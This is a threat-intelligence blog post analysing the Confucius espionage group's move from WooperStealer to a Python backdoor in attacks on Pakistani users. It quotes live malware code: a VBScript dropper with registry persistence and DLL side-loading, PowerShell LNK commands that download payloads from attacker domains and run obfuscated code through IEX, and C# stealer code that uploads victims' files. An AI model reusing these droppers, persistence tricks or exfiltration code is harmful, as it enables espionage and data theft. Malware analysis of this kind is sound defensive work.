Confucius Espionage: From Stealer to Backdoor

Cara Lin Cara Lin ⋮ ⋮ 10/2/2025

By Cara Lin | October 02, 2025

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: The stolen information can be used for future attacks
Severity Level: High

The Confucius group is a long-running cyber-espionage actor operating primarily across South Asia. First identified in 2013, the group is believed to have links to state-sponsored operations in the region. Over the past decade, Confucius has repeatedly targeted government agencies, military organizations, defense contractors, and critical industries—especially in Pakistan—using spear-phishing and malicious documents as initial access vectors. Recent campaigns have highlighted a sharp evolution in tactics, shifting from document stealers like WooperStealer to Python-based backdoors such as AnonDoor. This progression underscores Confucius' adaptability and the growing sophistication of state-aligned malware campaigns in the region.

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.

Over the past several months, FortiGuard Labs has observed Confucius evolving its tradecraft, leveraging weaponized Office documents, malicious LNK files, and multiple malware families, including custom Python RATs and advanced stealers. The group has demonstrated strong adaptability, layering obfuscation techniques to evade detection and tailoring its toolset to align with shifting intelligence-gathering priorities. Its

recent campaigns not only illustrate Confucius' persistence but also its ability to pivot rapidly between techniques, infrastructure, and malware families to maintain operational effectiveness. In this blog, we will provide a chronological walkthrough of Confucius' recent activity.



Figure 1: Confucius' activities

December 2024 – Document.ppsx Infection Chain

This phishing email campaign targeted users in Pakistan. The message relied on authority spoofing, minimal context, and an action-oriented request to entice the recipient into opening the attachment and kick off the infection chain.

Figure 2: Phishing email

Once **Document.ppsx** was opened, it displayed a "**Corrupted Page**" message. An embedded OLE object in **slide1.xml.rels** then triggered a script in the background from the remote URL **greenxeonsr.info**.



Figure 3: Malicious URL

The **mango44NX.doc** file is a VBScript that forms a compact dropper with persistence and execution staging capabilities. The first part downloads a remote payload from **hxxps://greenxeonsr[.]info/Jsdfwejhrg.rko** via **MSXML2.XMLHTTP**, writes the raw response bytes into **%LocalAppData%\Mapistub.dll** using an **ADODB.Stream**, and then closes the stream.

```
<script language="VBScript">
<![CDATA[

' Create XMLHTTP object to download the file
Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.Open "GET", "https://greenxeonsr.info/Jsdfwejhrg.rko", False
objXMLHTTP.Send

Set objNetwork = CreateObject("WScript.Network")
currentUser = objNetwork.UserName
appDataFolder = "C:\Users\" & currentUser & "\AppData\Local\"

' Save the file to a local directory
Set objStream = CreateObject("ADODB.Stream")
objStream.Type = 1 ' Binary data
objStream.Open
objStream.Write objXMLHTTP.responseBody
objStream.SaveToFile appDataFolder & "Mapistub.dll", 2 ' 2 means overwrite the file
objStream.Close
```

Figure 4: Download DLL

It then copies **C:\Windows\System32\fixmapi.exe** to the directory **%AppData%** as **Swom.exe** and writes a registry string value under **HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load** that points to it for persistence. It finally uses a reconstructed **Shell.Application** COM object to launch **Swom.exe** to achieve DLL side-loading and execute the malicious DLL **Mapistub.dll**.

```
Set objFSO = CreateObject("Scripting.FileSystemObject")

objFSO.CopyFile "C:\Windows\System32\fixmapi.exe", appDataFolder & "Swom.exe"

' Set the registry key
Set objShell = CreateObject("WScript.Shell")
objShell.RegWrite "HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load",
appDataFolder & "Swom.exe", "REG_SZ" ' Adjust registry path and value


ooewop = "ll.A"

bdskjfds = "ation"

sdfkh = "She"

dmsnbf = "pplic"

Set NoewirusdfjBsdf = CreateObject(sdfkh & ooewop & dmsnbf & bdskjfds )

NoewirusdfjBsdf.Open  appDataFolder & "Swom.exe"

]]>
</script>
```
Figure 5: Registry setting

The malicious DLL **Mapistub.dll** prepared two remote addresses (**cornfieldblue[.]info** and **hauntedfishtree[.]info**) for the next stage of stealer activity.



Figure 6: MSIL downloader

After downloading the data, it loaded the file with hard-coded method **Yretisdkjhsfkjfh**.

```
object obj = Activator.CreateInstance(type);
MethodInfo method = type.GetMethod("Yretisdkjhsfkjfh");
```

Figure 7: Hard-coded method

Analysis revealed that the final-stage payload was WooperStealer, identifiable by the **stringToEscape** variable **Class1.Wooper**. This stealer was configured to collect a wide range of file types with specific extensions: **.txt, .TXT, .pdf, .PDF, .png, .PNG, .jpg, .JPG, .doc, .DOC, .xls, .XLS, .xlm, .XLM, .odp, .ODP, .ods, .ODS, .odt, .ODT, .rtf, .RTF, .ppt, .PPT, .xlsx, .XLSX, .xlsm, .XLSM, .docx, .DOCX, .pptx, .PPTX, .docm, .DOCM, .jpeg, .JPEG, .eml, .EML, .pst, .PST, .ZIP, .zip, .RAR, .rar.** It parses the compromised system with **Directory.GetLogicalDrives** and uploads stolen data to the remote URL **hxxp://marshmellowflowerscar[.]info**.



Figure 8: WooperStealer

2025 March – Invoice_Jan25.pdf.lnk Infection Chain

By early 2025, the Confucius group had shifted to using malicious LNK files in their campaigns. During our investigation, we obtained a sample associated with the machine ID **desktop-1tjntib**. It prepared a legitimate execution file, **BlueAle.exe**, which was copied from **C:\Windows\System32\fixmapi.exe**, and downloaded a malicious DLL and decoy PDF form, **petricgreen.info**, from a remote server.

The decoded **$x** command is:

curl -o ($pa + '\mapistub.dll') “hxxps://petricgreen[.]info/RPXFD38WAPR7.rko”;$j=$env:TMP + '\file.pdf'; curl -o $j “hxxps://petricgreen[.]info/BWN9ZAP.rko”;



Figure 9: LNK file

The malicious DLL, **mapistub.dll**, copied targeted files into **C:\Windows\Tasks** and established persistence by adding registry entries.

```
    string sourceFileName = str4 + "\\mapistub.dll";
    string sourceFileName2 = str4 + "\\BlueAle.exe";
    str4 = "C:\\Windows\\Tasks";
    File.Copy(sourceFileName, "C:\\Windows\\Tasks\\mapistub.dll", true);
    File.Copy(sourceFileName2, "C:\\Windows\\Tasks\\BlueAle.exe", true);
}
string name = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows";
using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true))
```

Figure 10: Registry setting

The DLL embedded two Base64-encoded strings, representing remote hosts for the final payload. Once the additional data was downloaded, the DLL invoked it using the same hard-coded method observed in earlier activity.

```
{
    array2[0] = Encoding.UTF8.GetString(Convert.FromBase64String("cGV0cmljZ3JlZW4uaW5mbw=="));
    array2[1] = Encoding.UTF8.GetString(Convert.FromBase64String("c29oYmV0dHIuaW5mbw=="));
    try
    {
        string s = "cGV0cmljZ3JlZW4uaW5mbw0Kc29oYmV0dHIuaW5mbw==";
        File.WriteAllBytes(path2, Convert.FromBase64String(s));
    }
    catch
    {
    }
}
string address = "https://" + array2[1] + "/MRPSZ92AEX7Q3G.tut";
```

petricgreen.info
sohbettr.info

```
object obj = Activator.CreateInstance(type);
MethodInfo method = type.GetMethod("Yretisdkjhsfkjfh");
```

Figure 11: MSIL downloader

The final payload was again identified as WooperStealer, this time with minor modifications to its target list of file extensions: **.zip, .rar, .eml, .txt, .TXT, .pdf, .PDF, .png, .PNG, .jpg, .JPG, .DOC, .doc, .XLS, .xls, .xlm, .XLM, .odp, .ODP, .ods, .ODS, .odt, .ODT, .rtf, .RTF, .ppt, .PPT, .xlsx, .XLSX, .xlsm, .XLSM, .docx, .DOCX, .pptx, .PPTX, .docm, .DOCM,, .jpeg, .JPEG**.



Figure 12: Targeted directory list

Figure 13 shows the familiar **stringToEscape** variable **Class1.Wooper**, solidifying attribution to WooperStealer.

```
string machineName = Environment.MachineName;
string userName = Environment.UserName;
string str = "__" + machineName + "__" + userName;
string stringToEscape = Class1.Wooper + str;
string address = Class1.Mor + "fo/RQAN62XZY8APEW.php";
NameValueCollection nameValueCollection = new NameValueCollection();
nameValueCollection.Add("value1", Uri.EscapeDataString(stringToEscape));
```

Figure 13: WooperStealer

WooperStealer uses **POST** requests to upload stolen files with three parameters. **value1** included the victim's system identifiers (**<SerialNumber>_<ComputerName>_<UserName>**), **value2** carried the file path, and **value3** transmitted the file hash. This hash-based check ensured that files were not uploaded multiple times.



Figure 14: Uploaded stolen file



Figure 15: Transmitting the hash of the stolen file

Based on the telemetry gathered by FortiGuard Labs, this attack targets users in Pakistan.

Figure 16: Telemetry

2025 August – New Python Backdoor

In August, we observed another malicious LNK file, **NLC.pdf.lnk**, that leveraged a similar execution technique but introduced new payloads. The decoded command in the $x variable revealed the following activity:

curl -o ($pa + '\python313.dll') “bloomwpp.info/KM9XFY.kut”;curl -o $c “bloomwpp.info/WTBXX46.kut”;$j=$env:TMP + '\file.pdf'; curl -o $j “bloomwpp.info/JRC89.kut”;

It applies a long numeric array that is piped through **%{[char]($_-217)}** to reconstruct a script, which it then executes with IEX. It then fetches data from **bloomwpp.info** and writes it to **%LocalAppData%** using the filenames **python313.dll** and **BlueAle.exe**, along with a temporary PDF file named **file.pdf**. The PDF is then opened immediately to distract the user while **BlueAle.exe** performs DLL side-loading to invoke the malicious **python313.dll**.

```
Arguments:  -C "$pa=$env:LocalAppData; $c=$pa+'\BlueAle.exe'; 316,334,331,325,249,262,328,249,257,253,329,314,249,260,24
9,256,309,329,338,333,321,328,327,268,266,268,263,317,325,325,256,258,249,251,315,325,328,328,326,336,329,329,263,322,32
7,319,328,264,292,294,274,305,287,306,263,324,334,333,251,276,316,334,331,325,249,262,328,249,253,316,249,251,315,325,32
8,328,326,336,329,329,263,322,327,319,328,264,304,301,283,305,305,269,271,263,324,334,333,251,276,253,323,278,253,318,32
7,335,275,301,294,297,249,260,249,256,309,319,322,325,318,263,329,317,319,256,276,249,316,334,331,325,249,262,328,249,25
3,323,249,251,315,325,328,328,326,336,329,329,263,322,327,319,328,264,291,299,284,273,274,263,324,334,333,251,276|%{$x+=
[char]($_-217)};$x|IEX;start $j;Start-Sleep -Seconds 5;start $c"
Icon Location: shell32.dll

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: A4CF357C
  Label: (No label)
  Local path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Figure 17: LNK file

Unlike previous campaigns that deployed WooperStealer, **python313.dll** sets up an execution environment for a new Python-based backdoor. It first creates a temporary PowerShell script at **%TEMP%_CL_cb7565c393993c05031942610674761 3in.ps1**, downloaded from **hxxps://bloomwpp[.]info/hjopjhfgda.ps1**, which installs Scoop and configures the environment variables required to ensure Python code can execute without errors.

```
private static void jlkjealrit()
{
    string tempPath = Path.GetTempPath();
    string str = "_CL_cb7565c393993c05031942610674761 3in";
    string str2 = ".ps1";
    string text = Path.Combine(tempPath, str + str2);
    string str3 = "https://bl";
    string str4 = "oomwpp.info/hj";
    string str5 = "opjhfgda.ps1";
    string requestUri = str3 + str4 + str5;
```

Figure 18: MSIL downloader

```
if (-not (Get-Command scoop -ErrorAction SilentlyContinue)) {
Invoke-RestMethod -Uri 'https://get.scoop.sh' | Invoke-
Expression
Start-Sleep -Seconds 5}
$scoopDir = "$env:USERPROFILE\scoop"
$shimPath = Join-Path $scoopDir 'shims'
$pythonAppPath = Join-Path $scoopDir 'apps\python\current'
$pythonScriptsPath = Join-Path $pythonAppPath 'Scripts'
$env:PATH = "$shimPath;$pythonAppPath;$pythonScriptsPath;
$env:PATH"
Start-Sleep -Seconds 2
if (-not (Test-Path (Join-Path $scoopDir 'apps\python'))) {
scoop install python}
scoop reset python
scoop update
$userPath = [Environment]::GetEnvironmentVariable('PATH',
'User')
$pathList = $userPath -split ';'
$pathsToAdd = @($shimPath, $pythonAppPath, $pythonScriptsPath)
$modified = $false
